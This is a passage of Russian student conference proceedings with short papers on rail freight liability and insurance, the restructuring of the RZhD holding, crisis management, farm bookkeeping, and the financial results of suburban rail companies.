Железнодорожный транспорт России является основополагающим видом транспорта в России для перевозок грузов как внутри страны, так и для перевозок внешнеторговых грузов через пограничные и припортовые железнодорожные станции России, стран СНГ и Балтии. Основным правовым документом по перевозке грузов на территории России железнодорожным транспортом является «Устав железнодорожного транспорта РФ», принятый федеральным законом от 10 января 2003 г. №18-ФЗ.

Страны Западной Европы являются участниками «Международной конвенции по перевозке грузов по железным дорогам». Первоначально в ней участвовало 9 европейских государств, в том числе и Российская империя. После пересмотра Бернской Конвенции было принято «Соглашение о международных железнодорожных перевозках (КОТИФ) (Convention Relative Aux Transports Internationaux Ferroviaires - COTIF)», участниками которой в настоящее время являются большинство европейских стран, Украина, Северная Африка, Турция и Иран. При перевозке грузов применяется накладная единого образца - так называемая ЦИМ (CIM). СССР не присоединился к соглашению, так как размер фрахта зависел от длины маршрута. Т.о., международные правила перевозки железнодорожным транспортом определяются в Бернской конвенции о перевозках грузов, Единой конвенции о железнодорожных перевозках в редакции 1980 г. (КОТИФ) (иногда именуемой Бернской грузовой конвенцией). Россия не является участником КОТИФ и по-прежнему, как правопреемник СССР, осуществляет железнодорожные перевозки в соответствии с Соглашением о международном грузовом сообщении (СМГС). В настоящее время действует новая редакция от 1 апреля 2001 г., а участниками являются страны СНГ, страны Балтии, Албания, Польша, Болгария, Румыния, Монголия, Китай, Северная Корея, Иран. Перевозка грузов железнодорожным транспортом в западноевропейские страны-участницы КОТИФ и в обратном направле-

нии сопровождается вынужденным переоформлением договора перевозки на пограничных железнодорожных станциях стран, присоединившихся к КОТИФ и СМГС [2].

В СМГС определены грузы, которые не допускаются к перевозке, например, боеприпасы, самовозгорающиеся и взрывчатые вещества, мелкие партии грузов весом до 10 кг и т.д. Длинномерные и тяжеловесные грузы (с массой места свыше 60 т), грузы в контейнерах и т.д. допускаются к перевозке при условии согласования этих перевозок с железными дорогами отправления, назначения и транзита.

Перевозки грузов в международном железнодорожном сообщении оформляются накладной СМГС. Отправитель является ответственным за правильность данных, внесенных в накладную СМГС и, соответственно, последствия за их неправильность и/или неточность и/или порядок передачи грузов на погранстанциях по передаточной ведомости, составляемой сдающей стороной.

Перевозчик несет ответственность за несохранность груза после принятия его для перевозки и хранения до выдачи его грузополучателю, если не докажет, что утрата, недостача или повреждение (порча) груза произошли вследствие обстоятельств, которые перевозчик не мог предотвратить или устранить по не зависящим от него причинам - в частности, вследствие:

- причин, зависящих от грузоотправителя или грузополучателя;
- особых естественных свойств перевозимого груза;
- недостатков тары или упаковки, которые не могли быть замечены при наружном осмотре груза или при приеме его для перевозки, либо применения тары, упаковки, не соответствующих свойствам груза или принятым стандартам, при отсутствии следов повреждения тары, упаковки в пути;
- сдачи для перевозки груза, влажность которого превышает установленную норму [1].

Размер ответственности за ущерб, причиненный при перевозке груза, такой же как и при внутренних автомобильных перевозках.

Обстоятельства, являющиеся основанием для возникновения ответственности перевозчика, грузоотправителя, грузополучателя, других юридических лиц при осуществлении перевозок ж/д транспортом, удостоверяются коммерческими актами, актами общей формы и иными актами. До предъявления иска к перевозчику обязательно предъявляется претензия. Претензии к перевозчику могут быть предъявлены в течение 6 месяцев, претензии в отношении штрафов и пени - в течение 45 дней.

При железнодорожных перевозках необходимо обращать внимание на крепление и размещение груза, поскольку силы, воздействующие на него, могут причинить большой ущерб из-за большой протяженности дорог, состояния пути и рельефа местности.

Ответственность железных дорог перед третьими лицами, не являющимися пассажирами или грузоотправителями, регулируется общими нормами гражданского законодательства о возмещении вреда. Отношения, возникающие между железными дорогами РФ и грузоотправителями, грузополучателями, пассажирами, другими физическими и юридическими лицами при пользовании услугами федерального железнодорожного транспорта, регулируются Уставом железнодорожного транспорта РФ, который определяет основные условия перевозок пассажиров, грузов, багажа, грузобагажа, отношения между железными дорогами и другими видами транспорта, а также основные положения в области эксплуатации железнодорожных подъездных путей [4].

Ответственность перед пассажирами - железные дороги должны также обеспечивать безопасность и качественное обслуживание пассажиров на вокзалах и в поездах, создание необходимых для них удобств, сохранность перевозимых багажа и грузобагажа. Однако обеспечение целостности и сохранности ручной клади является обязанностью пассажира.

В англо-американской страховой практике существует довольно много разнообразных страховых продуктов для всех типов железных дорог:

- страхование ответственности перед железной дорогой. Данное страхование предназначено для защиты владельцев железных дорог от ущерба, который может быть причинен

им подрядчиками, которые осуществляют какие-либо строительные работы как на самой железной дороге, так и вблизи нее;

- комплексная программа страхования для владельцев частных железнодорожных вагонов;
- комплексная программа страхования для узкоколейных железных дорог в парках развлечений;
- комплексная программа страхования для музеев железнодорожного транспорта;
- комплексная программа страхования для железнодорожных моделистов и коллекционеров.

В РФ фактически существует монополия ОАО «Российские железные дороги» на железнодорожные перевозки, поэтому отсутствует как страхование ответственности железных дорог перед третьими лицами и пассажирами, так и страхование ответственности железнодорожного перевозчика, вследствие чего обязательное личное страхование жизни и здоровья пассажиров осуществляется за их счет. Кроме того, в силу законодательных предписаний п. 1 ст. 932 ГК РФ не представляется возможным осуществление страхования ответственности железнодорожных перевозчиков за нарушение договора перевозки, в силу необходимости прямого указания закона о возможности такого страхования.

Данное отсутствие норм о страховании является оправданным, поскольку публично-правовое регулирование данных отношений на подзаконном уровне не требуется, во избежание излишнего ограничения свободы договорных отношений страхования при осуществлении перевозок железнодорожным транспортом.

Библиографический список:

1. Арустиян С.М. Перевозки грузов на железнодорожном транспорте // Актуальные проблемы права: Сборник научных трудов. - М.: МГИУ, 2015. - Вып. 9. - С. 145-175.
2. Белов В.А. Гражданско-правовые формы железнодорожной перевозки грузов (в свете структурной реформы железнодорожного транспорта, проводимой ОАО "РЖД" и его дочерними компаниями) // Законодательство. - М.: Гарант, 2014ю - № 8. - С. 50-60.
3. Богодухова М.С. Особенности субъектного состава правоотношений по перевозке грузов на железнодорожном транспорте // Хозяйство, право и наука: сборник научных трудов. - Иркутск: Изд-во БГУЭП, 2014. - Вып. 4. - С. 88-93.
4. Гарбар, А.В. Правовое регулирование страхования в сфере железнодорожного страхования: Монография / А.В. Гарбар. – Хабаровск: Изд-во ДВГУПС, 2014. – 155 с.
5. Федеральный закон «Об обязательном страховании гражданской ответственности перевозчика за причинение вреда жизни, здоровью, имуществу пассажиров и о порядке возмещения такого вреда, причиненного при перевозках пассажиров» от 23.07. 2013 № 251-ФЗ в ред. от. 02.12.2013.

ХОЛДИНГ «РЖД» ПРОБЛЕМЫ РЕСТРУКТУРИЗАЦИИ

*Кадралиева Э.С., Беляева Е.Н.
Филиал СамГУПС в г. Саратове*

Холдинг (от англ «удерживание») - структура коммерческих организаций, включающая в себя Основную или материнскую компанию и сеть мелких дочерних компаний, которые она контролирует. Материнская компания владеет контрольным пакетом акций, а дочерние распределяют между собой оставшиеся акции.

В третий этап реформирования железнодорожного транспорта запланирован переход из ОАО «РЖД» в холдинг «РЖД» так как структура холдинга позволяет заниматься более обширной деятельностью, кроме железных дорог поэтому компании и нужно перейти в холдинг. Но это очень ответственный момент так как, есть проблемы с финансированием, отсутствием банков, реформированием и других проблем с производительностью, социальных проблем. В своей статье я поговорю с вами об этих проблемах, об их решении.

Общесетевой грузовой перевозчик в рамках ОАО РЖД остается и на этом этапе будет интегрирован в холдинг организационно - так сейчас существует внутри ОАО РЖД ЦМР должна установить основные направления развития рынка до 2020 года (на данный момент ОАО РЖД предлагает учесть и период до 2025 года). В ответе за ее разработку Министерст-

во экономики, которое издало несколько вариантов документа. Основные данные из них – необходимость длительного тарифного регулирования в ОАО РЖД, увеличение контроля за принятием государственных монополий финансирования, выделение локомотивной составляющей в тарифе ОАО РЖД, введение в монополии разделённого учета перевозочной, инфраструктурной деятельности, для того чтобы потом узнать, стоит ли разграничить монополию по данному принципу. В прочем по вопросу разрешения частных перевозчиков, одного общего мнения не выделено. ЦМР обязана решать одну из важнейших проблем отрасли – увеличивающийся дефицит инвестирования в инфраструктуру и локомотивный парк. ОАО РЖД называет дефицит устойчивым (примерно на 3,7 % ежегодно) снижением доходной ставки из-за увеличения доли низкододовых грузов и снижения высокододовых.

На первом этапе реализации ЦМР, который может продолжиться около пяти лет, ОАО РЖД желает сохранить за собой монопольное право собственности на действующую инфраструктуру общего пользования. Другие организации смогут применить другую инфраструктуру и ею пользоваться. Снова, ОАО РЖД планирует использовать длительное регулирование тарифов (три- пять лет), государство заинтересовано в повышении эффективности производства в замен будет давать возможность индексирования тарифов в соответствии с текущей инфляцией.

На втором этапе предлагается отделение дочерних общество перевозочный бизнес с правом владения вагонами. Как объясняет ОАО РЖД, такие перевозчики станут давать возможность снижать транзакционные затраты грузоотправителя. В случае недостаточности данных мер на втором этапе компания идёт на создание конкуренции в перевозках и либерализацию цен. Если произойдет рост погрузки и появится нужда в инвестициях ОАО РЖД на втором этапе может применить приватизацию отдельного пакета дочернего оператора ОАО РЖД. Необходимым условием приватизации будет являться обязательное наличие или системы долгосрочного тарифного регулирования, гарантирующей окупаемость вложений в перевозочный бизнес, или либерализации рынка услуг по транспортировке различных грузов.

Монополия на рынке грузовых перевозок в 2006 году составляла 67,3 %, говорится в сентябрьском проспекте эмиссии евробондов ОАО РЖД, но после либерализации рынка она снизилась до 14,3% (на 2015 год). Но структуры ОАО РЖД постепенно увеличиваются. Глава ФГК в марте говорил, что в планах компании нарастить парк до 120–150 тыс. вагонов в 2016 году и занять около 30% рынка. Наша компания близко к данному прогнозу. На 31 декабря 2015 года, согласно данным эмиссии ОАО РЖД, у ФГК было 130,6 тыс. вагонов, то на 3 октября парк составлял уже 144,6 тыс. единиц. Последней сделкой ФГК взял в аренду почти 16 тыс. вагонов «ВЭБ-лизинга» поле чего стала лидером среди операторов в управлении по парку.

Стратегии перехода холдинга в рамках ОАО "РЖД" на период до 2030 года была одобрена обновленная целевая бизнес-модель, которая состоит из последующих бизнес-блоков:

Транспортно-логистический бизнес-блок. ОАО «РЖД» вырабатывает бизнес-форму перевозочной международной и логистической организации за счет бизнес развития в нерегулируемых частях: управление подвижным составом, ростом терминалов и складов, оказание логистических услуг и организационное использование важнейших источников, международные перевозки. Еще таким образом планируется продолжить постоянную и регулярную работу по усовершенствованию и повышению привлекательности базовой услуги перевозок на железнодорожном транспорте.

Бизнес-блок "Пассажирские перевозки". Задачами бизнес-Блока представляются предложение и разработка принципиально на рынок новых продуктов и услуг по заманчивым ценам, послужить конкурентоспособности железнодорожных перевозок с основными конкурентами – автомобильным транспортом и авиацией. В сфере перевозок в дальнем следовании компания стремится обеспечить доступную замену пассажирского сообщения России для всех регионов и сохранить на рынке перевозок за счет роста сегмента коротких поездок и государственного заказа.

В рамках бизнес-блока "Железнодорожные перевозки и инфраструктура» ведется работа по эффективному увеличению перевозок и их доступности оптимизации издержек инфраструктуры, для повышения возможностей новых логистических и перевозочных продуктов, развитию железнодорожной инфраструктуры рассматриваемой основой роста национальной экономики и направление на увеличение из-за большого спроса на них.

Ориентиром деятельности бизнес - блока «Международный инжиниринг и транспортное строительство» запланирована реализация проектов так сказать готовность под ключ в сфере международного инжиниринга и транспортного строительства и, в результате, создания новых или ещё неосвоенных рынков.

Выделение социального блока заостряет внимание на высокой оценке роли коллектива ОАО «РЖД» как главнейшего актива, способного выполнить задачи по достижению длительных целей развития, в социальной сфере восприятие железнодорожной организации в качестве важного конкурента имеющего много преимуществ в сравнении с другими предприятиями..

Пока неизвестно в чем состоит главная проблема ОАО «РЖД» перехода в полноценный холдинг. Недофинансирование бюджета самим государством, отсутствие собственных банков, в отсутствии энтузиазма частного бизнеса или же самого государства, или же рядом проблем связанные с реформированием, трудопроизводительностью, управлением инфраструктуры, социальной сферы работников. Проблем достаточно, но работа продолжается, посмотрим, что будет до 2025 – 2030 годах. Но лично я считаю, что пока ОАО «РЖД» не будет иметь полную структуру холдинга: акционеры и новые инвесторы как учредители и акционеры, холдинговая компания, как финансовые, управленческие и операционные компании так же для снижения налоговой нагрузки субхолдинговые и операционные компании переход в холдинг окончательно не произойдет.

Библиографический список:

1. Евсеенков О.В. Управление холдингом в ходе реорганизации : теоретические основы и практические инструменты. Изд-во: Креативная экономика , 2010 – 140с.
2. Добрышина Е.В. Иновационное развитие промышленного холдинга. Изд-во :Палеотип, 2004 -204с
3. Жуков А.В. Управление инвестиционной деятельностью промышленных холдингов. Изд-во :Палеотип ,2008 – 208с
4. Шкляев А.Е. Управление проектами в строительном холдинге. Монография. Изд-во : Палеотип, 2011-148с
5. Материалы сайта ОАО «РЖД» // Открытое акционерное общество – 2003. <http://ru/m/wikipedia/> (дата обращения 18.03.2017)

СИСТЕМНЫЙ ПОДХОД В УПРАВЛЕНИИ ПРЕДПРИЯТИЕМ В ПЕРИОД КРИЗИСА

Капралова Ю.Е., Зюрина О.А.

Самарский государственный университет путей сообщения

Любая организация, начиная с момента своего возникновения, сталкивается с целым рядом проблем, которые могут спровоцировать острый кризис, сопровождающийся резким ухудшением показателей деятельности: ликвидности, платежеспособности, рентабельности, оборачиваемости оборотных средств, финансовой устойчивости. Рыночные формы хозяйствования в условиях жесткой конкуренции приводят к несостоятельности отдельных субъектов хозяйствования или к их временной неплатежеспособности. Кризисы могут возникнуть на любом из этапов жизненного цикла организации. Появление идеи, проектирование, планирование, строительство, освоение производственных мощностей, функционирование, развитие, упадок, закрытие или реорганизация - вот перечень этапов циклического развития организации.

Кризис - это крайнее обострение противоречий в социально-экономической системе (организации), угрожающее ее жизнестойкости в окружающей среде. Кризис может пониматься и как этап в развитии социально-экономической системы, необходимый для устранения напряжений и сбоев в ней. Может возникнуть ситуация, при которой механизмы, свя-

занные с существующей системой регуляции, оказываются не в состоянии изменить неблагоприятные конъюнктурные процессы, когда обостряются противоречия, развивающихся в недрах важных институциональных форм, определяющих режим накопления материальных благ. В ходе кризиса оказываются нежизнеспособными самые важные закономерности, на которых базируются организация производства, перспективы прибыльного использования капитала, распределение стоимости и структура общественного спроса. Типология кризисов включает отдельные группы экономических, социальных, политических организационных, психологических, демографических, экологических, распределяемых таким образом, по структуре отношений в социально-экономической системе, по проблематике ее развития. Причем разные типы кризисов можно представить как цепочку, в которой разрыв одного звена, т. е. появление фактора одного из типов кризиса тянет за собой возникновение факторов других типов.

Диагностика кризисов, проводимая в рамках системного подхода, дает возможность получить наиболее полное представление об исследуемом объекте. В практике предприятий часто используются методы анализа, которые позволяют с минимальными затратами сделать оценку рисков, финансового состояния, прогнозировать будущие тенденции развития.

Если кризис наступил, формируется антикризисная команда, в которую могут войти независимые аудиторы, консультанты по бизнесу и другие эксперты. Менеджеры компании должны полностью содействовать работе привлеченных экспертов. Созданная аналитическая группа устанавливает причины, приведшие компанию к существующему плачевному состоянию, определяет пути выхода из кризиса.

Кризисы можно определить по факторам их проявления - наиболее значимым показателям, параметрам функционирования системы, свидетельствующим о наличии разбалансированности, острых противоречиях в ней. В отличие от фактора симптом кризиса - это первоначальный признак надвигающейся проблемы, показатель наиболее уязвимых сторон в функционировании системы.

В организационном устройстве социально-экономической системы могут обостряться отношения, связанные со структурным построением, разделением и интеграцией деятельности, распределением функций, регламентацией деятельности подразделений, административных единиц, регионов, филиалов, дочерних фирм, представительств. Возникают организационные кризисы. Их основными факторами являются: застойность и бюрократизация структур, участвовавшие конфликты между подразделениями, менеджерами разных уровней управления, неразбериха, безответственность, хаос и потеря контроля над рядом структурных единиц. А также отток ресурсов и серьезные проблемы в финансово-хозяйственной деятельности организации вследствие намеренных или ошибочных действий некоторых администраторов, разбалансированность общей системы управления, снижение уровня координирования и интеграции деятельности разных служб.

Политические кризисы характеризуются острыми противоречиями в политическом устройстве общества, затрагивающими интересы различных социальных групп, правящих элит, оппозиционных партий. Факторами политических кризисов являются: резкое снижение легитимности власти, ее обесценивание в глазах граждан, отсутствие у власти способности управления происходящими в обществе процессами, смена правящей верхушки, отставка правительства, "министерская чехарда", резкое обострение социальных конфликтов, приобретающих ярко выраженный политический характер. Острый политический кризис может протекать как: конституционно-правовой, связанный с прекращением действия или ограничением основного закона страны; кризис партийной системы, вызванный расколом в партиях, ведущих общественных силах; правительственный кризис, связанный с ограничением или невозможностью государственно-административного воздействия; внешнеполитический кризис, вызванный нарастанием внешних угроз, войн, падения международного авторитета страны.

Социальные кризисы возникают при обострении противоречий и столкновении интересов различных социальных групп и часто являются продолжением экономических кризисов,

потому что последние сопровождаются такими негативными социальными проявлениями, как падение уровня занятости, рост цен на потребительские товары, снижение уровня жизни граждан, сокращение государственных ассигнований на образование и здравоохранение. Основными факторами социальных кризисов являются: значительное снижение качества жизни граждан, безработица, нищета, рост числа серьезных заболеваний, утечка умов, коррумпированность общества, полное разрушение системы ценностей, в том числе и духовных.

Последствия кризиса представляют собой возможные состояния системы, ситуации и проблемы, для которых характерны: резкие изменения или последовательная трансформация, обновление организации или ее разрушение, оздоровление или возникновение нового кризиса. Последствия кризиса определяются его характером, типом, уровнем проявления негативных циклических факторов, выбором методик антикризисного управления, которое может сгладить негативные тенденции, способствовать преодолению неблагоприятных факторов, а может, напротив, спровоцировать новый кризис.

Крайним проявлением кризисного состояния предприятия является банкротство, оно означает его фактическую несостоятельность, т. е. невозможность удовлетворить требования кредиторов по денежным обязательствам. За строгими формулировками Федерального Закона о банкротстве скрываются: развал отечественной индустрии; тысячи людей, оказавшихся за воротами предприятия; устаревание материально-технической базы общественного производства.

Банкротство может быть инициировано подачей заявления в арбитражный суд: руководителем или собственником юридического лица, кредиторами, налоговыми органами, фондами социального назначения. Предприятие-должник может быть объявлено банкротом только по решению арбитражного суда.

Технология антикризисного управления включает в себя ряд последовательных шагов по реализации механизма воздействия на систему с целью предупреждения, смягчения и преодоления кризисов разных типов. Менеджеру по антикризисному управлению важно иметь системное видение, уметь целиком охватить взглядом ряд взаимосвязанных проблем, которые, к примеру, могут привести организацию к банкротству, или резко ухудшить социальное положение людей. Методы антикризисного управления на уровне государственного регулирования включают: выработку нормативных, законодательных актов, определение направленной финансовой и социальной политики, содействие малому бизнесу, инновационной активности предприятий и конкурентоспособности страны на мировом рынке.

Таким образом, в период экономического кризиса наибольшим циклическим колебаниям подвержены именно те предприятия, которые выпускают средства производства. Данный факт нашел яркое воплощение в современной экономике России, претерпевшей кардинальные структурные сдвиги. Поэтому менеджеры отечественных предприятий должны владеть всем арсеналом средств антикризисного управления, чтобы своевременно реагировать на внешние изменения среды, уметь предвидеть кризисы, устранять и преодолевать их негативные проявления.

Библиографический список:

- 1 Александров Г.А. "Антикризисное управление: теория, практика, инфраструктура". - М.: "Бек", 2002.
- 2 В.А.Богомолов, А.В.Богомоллова. "Антикризисное регулирование экономики. Теория и практика". Учебное пособие для вузов. - М.: "ЮНИТИ-ДАНА", 2003.
- 3 Бир С. Наука управления (перев. с англ.). - М.: Энергия, 2005.
- 4 Зусман В.Л., Зусман А.В. Законы развития и прогнозирования технических систем. Методические рекомендации. - Кишинев: МНТЦ «Прогресс» + «Картя Моловенияскэ», 2003.

ОРГАНИЗАЦИЯ УЧЕТА В ФЕРМЕРСКИХ ХОЗЯЙСТВАХ

Кара-Сал А.Э., Дарбека Е.М.

Хакасский государственный университет им. Н.Ф. Катанова

Сельское хозяйство – основа агропромышленного комплекса. Введение санкций стран Европы против России положительно сказалось на промышленности внутри страны, внушительную часть которой занимает сельское хозяйство. Сельскохозяйственные организации увеличили свою производительность, что, несомненно, влияет на ВВП страны. Всё чаще можно увидеть на улицах лавки с натуральными продуктами с аналогичными наименованиями.

Здоровое питание, как неотделимая часть здорового образа жизни, становится трендом в последнее время. А что мы подразумеваем под здоровым питанием? Конечно же, натуральные продукты, не испорченные добавлением консервантов.

Спрос на продукты сельского хозяйства подтверждают цены на эти товары. Предпринимательство в этой области приносит неплохую прибыль, что делает этот сегмент рынка привлекательным для бизнесменов, в том числе инвесторов.

Подумать только, еще несколько лет назад российский рынок был переполнен импортными товарами. Население могло бы жить за счёт продуктов собственного производства с позволительными ценами, чем тратить заоблачные суммы на иностранные товары.

Говоря о сельском хозяйстве, в первую очередь, необходимо отметить крестьянско-фермерские хозяйства (далее КФХ), представляющие собой объединение граждан, связанных родством и имеющих в общей собственности имущество и совместно осуществляющих производственную и иную хозяйственную деятельность (производство, переработку, хранение, транспортировку и реализацию сельскохозяйственной продукции), основанную на их личном участии.

КФХ являясь немаловажной и неотъемлемой частью сельского хозяйства, в последние годы вызывает все больший интерес у населения как идея для собственного дела. Соответственно, для эффективного управления КФХ необходимо обладать полной информацией, дающей характеристику всех сторон деятельности. Главным источником оперативной и объективной информации о развитии производства, выполнении хозяйственных операций являются учет и отчетность.

В КФХ учет должен вестись в соответствии с выбранной правовой формой. Зачастую именно из-за нее владельцы хозяйств сталкиваются с некоторыми сложностями при формировании отчетности.

Согласно Положению по бухгалтерскому учету и отчетности в Российской Федерации фермеры-собственники обязаны вести учет имущества, обязательств и хозяйственных операций. Также обязанностью является уплата налогов и предоставление сведений в налоговые органы о прибыли. Глава КФХ ведет книгу учета доходов и расходов, которая представляется при налоговой проверке. Если хозяйство имеет статус юридического лица, то в таком случае учет ведется также как в коммерческих компаниях.

Помимо правовой формы фермерского хозяйства, на документацию влияет и объем собственного производства, то есть в зависимости от величины хозяйства можно выбрать простой или упрощенный учет. Согласно рекомендациям по составлению бухгалтерского учета в КФХ должны быть учетные журналы и книги, например, книга учета собственности фермерского хозяйства (ф. № 1-кх), который является обязательным, книга учета выпускаемой продукции и материалов (ф. № 2-кх), книга учета трудовых ресурсов (ф. № 3-кх), журнал учета деятельности (ф. № 4-кх), финансовая ведомость по результатам деятельности (ф. № 5-кх).

Учет в фермерском хозяйстве можно вести либо по простой системе, когда не требуется корреспонденция счетов, записи ведутся по принципу: приход-расход, либо по упрощенной форме, требующей использования рабочего плана счетов и принципа двойной записи. Выбор формы ведения учета зависит от величины хозяйства и экономической целесообразности.

ности. Например, упрощенную двойную систему выгоднее применять в хозяйствах, где площадь земельных угодий превышает 50 га, а денежные поступления от реализованной продукции – более 1000 минимальных оплат труда за месяц. Для ведения учета в КФХ применяются различные формы документов. Для фермерских хозяйств, ведущих учет по одной из вышеперечисленных форм, состав документов может быть иным. Но все же есть ряд общих.

1. Счет-фактура (форма № 868). Нужна при расчете с поставщиками.
2. Платежное поручение (форма № 041060). Для перевода с расчетного счета сумм на счета других компаний.
3. Аккредитивное заявление (форме № 0401005). Применяется, если работа с поставщиками ведется по аккредитивной форме.
4. Банковские расчетные чеки. Для оплаты услуг вместо денежных средств.
5. Товарно-транспортные накладные для отправки, перевозки продукции.

То есть расчетные операции в фермерском хозяйстве ведутся при помощи типовой расчетной документации. Что касается внутренней документации, то в КФХ могут применяться различные учетные документы: акты, накладные, расписки и т.п. Глава хозяйства может вести документацию лично или нанять специалиста для ведения документов. Вся документация должна храниться в хозяйстве для доступности при проверках.

Земля и техника КФХ является ее основной собственностью. Первые приобретения фермы формируются из имущественного пая или собственных денег владельца. При удачном развитии дальнейшие приобретения скота, техники, новых земель делаются со счетов компании. Основные средства фермерскому хозяйству передаются по акту приему-передачи, где собственность указывается списком, проставляется ее полная стоимость, назначение, количество. Документ подписывается передающей стороной и фермером, ставится печать. Сорушения, которые построены своими силами, животные, которые были разведены, и прочие объекты фиксируются в учетной документации по факту расхода. Основные средства фермерского хозяйства могут быть проданы по желанию владельца.

Не учитываются в основном фонде при учете животные, которые приобретены на откормку или разведение: кролики, птицы, свинки, пчелосемьи, – и семенной материал для посадки. Их относят к оборотному капиталу. Причем каждое животное считается отдельно, указывается его живой вес, число голов, стоимость. Цена основного имущества фермы фиксируется и изменяется, только если комплекс дооборудуется, реконструируется или частично ликвидируется. В остальных случаях нужна полная инвентаризация и переоценка имущества.

В сумму амортизации при расчете включают затраты на улучшение земельных угодий, например применение удобрений, затраты на корма, ветеринарные услуги, уход, неоконченное строительство.

Все приобретенные продукты в документацию записываются с учетом расходов на транспортировку и на заготовку, например затраты на подготовку зернохранилища для овса на корм скоту. Если себестоимость приобретенных товаров в течение отчетного года не определена, то записывается условная стоимость.

Животных в КФХ учитывают, разделяя по видам: КРС (для откорма и выращивания), молочный КРС, птица, овцы (стадо разделяют по возрастным группам на молодняк и взрослых животных). Основное имущество фермы вносится в учетную книгу по форме № 1-кх.

Ведется книга постепенно по мере приобретения фермером имущества. Аналогично ведется книга учета продукции по форме № 2-кх.

В любом крупном фермерском хозяйстве используется нанятая трудовая сила, которую тоже необходимо учитывать. По каждому нанятому лицу составляется личное дело, где указывается возраст, стаж, состав семьи, льготы. Также рекомендуется сделать отметку, как принят на работу человек: по договору или зачислен на сезонные работы.

Вести трудовую книжку работника должен глава ФХ или специальный нанятый руководитель отдела кадров. Если запись делает сам фермер, то нужно подтвердить ее у главы

сельской администрации. Оплата труда совершается по соглашению, которое заключили между собой фермер и работник.

Для учета рабочего времени по нанятым лицам фермеры заполняют книгу учета согласно форме № 3-кх. Все записи делаются согласно календарным датам.

Крестьянско-фермерское хозяйство – это самостоятельный субъект деятельности, собственник которого должен отчитываться в налоговые и страховые организации. Поэтому вести учет своей работы необходимо с самого начала образования КФХ. Только точный расчет по итогам года покажет, насколько рентабелен бизнес, и позволит спрогнозировать некоторые процессы.

Библиографический список:

1. Федеральный закон №74-ФЗ «О крестьянском фермерском хозяйстве» от 11.06.2003 г. URL:http://www.consultant.ru/document/cons_doc_LAW_42662/
2. Приказ Минфина РФ от 29.07.1998 N 34н (ред. от 24.12.2010, с изм. от 08.07.2016) "Об утверждении Положения по ведению бухгалтерского учета и бухгалтерской отчетности в Российской Федерации". URL:http://www.consultant.ru/document/cons_doc_LAW_20081/
3. Белоус Н.М. Эффективное фермерство в вопросах и ответах. Изд-во: МСХ РФ. Брянская ГСХА, Институт повышения квалификации кадров агробизнеса и международных связей, 2014. -113 с.
4. Жажда бизнес-журнал. URL: <https://zhazhda.biz>

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ФИНАНСОВЫХ РЕЗУЛЬТАТОВ ДЕЯТЕЛЬНОСТИ ПРИГОРОДНЫХ ПАССАЖИРСКИХ КОМПАНИЙ

Клишева А.О., Кривчун А.А., Карпухина Л.А.

Иркутский государственный университет путей сообщения

Пригородные железнодорожные перевозки традиционно рассматриваются как имеющие высокую социальную значимость. С одной стороны, пригородный железнодорожный транспорт, как и транспорт в принципе, обеспечивает мобильность рабочей силы (известно, что низкие показатели мобильности сдерживают экономический рост). С другой стороны, именно железнодорожные пути сообщения зачастую безальтернативны [2].

В условиях высокой социальной значимости пригородных пассажирских перевозок представляет интерес анализ и оценка результативности финансово-экономической деятельности пригородных пассажирских компаний.

Пассажирооборот транспорта общего пользования в 2015 году составил 465,3 млрд пасс-км, в том числе железнодорожного – 120,4 млрд пасс-км, автомобильного – 118,0 млрд пасс-км, воздушного – 226,9 млрд пасс-км [1, стр. 23]. Отрицательная динамика железнодорожных пассажирских перевозок, наблюдаемая в последние несколько лет, сохранилась и в 2015 году. По итогам года объем перевозок сократился на 6,5 % до 120,4 млрд пасс-км [1, стр. 82].

Далее в работе проведем анализ финансовых результатов деятельности трех ППК: Московско-Тверской, Северо-Западной и Байкальской.

ОАО «Московско-Тверская ППК» (далее по тексту – МТППК) осуществляет перевозки на территории нескольких областей: Тверская, Московская, Ярославская, Псковская, Новгородская [4].

ОАО «Северо-Западная ППК» (далее по тексту – СЗППК) является фактически единственным перевозчиком на Северо-западе Октябрьской железной дороги. СЗППК осуществляет перевозки на территории следующих субъектов РФ: г. Санкт-Петербург, Ленинградская область, Новгородская область, Псковская область, Вологодская область, Тверская область, Мурманская область, Республика Карелия [5].

ОАО «Байкальская ППК» (далее по тексту – БППК) обслуживает четыре производственных участка: Иркутский, Вихоревский, Улан-Удэнский и Северобайкальский.

На рисунках 1 и 2 представлены доли рассматриваемых компаний в общем пассажирообороте в 2014 и 2015 годах соответственно.

На данный момент одним из самых распространенных форм для анализа финансовой деятельности любых экономических субъектов является вертикальный анализ, в основу методики которого положена информация Отчета о финансовых результатах.




Рисунок 1 – Доля расходов на материалы в пассажирообороте в 2014 г.%



Рисунок 2 – Доля расходов на материалы в пассажирообороте в 2015 г.%

Для наглядности по всем трем компаниям представим данные о выручке от реализации, затратах на производство и сбыт и прибыли (убытке) от продаж в виде гистограммы (рисунок 3). На рисунке 4 представлена информация о динамике прибыли от продаж, налогооблагаемой прибыли и чистой прибыли.




Рисунок 3 – Динамика выручки от реализации, затрат на производство и сбыт и прибыли (убытка) от продаж

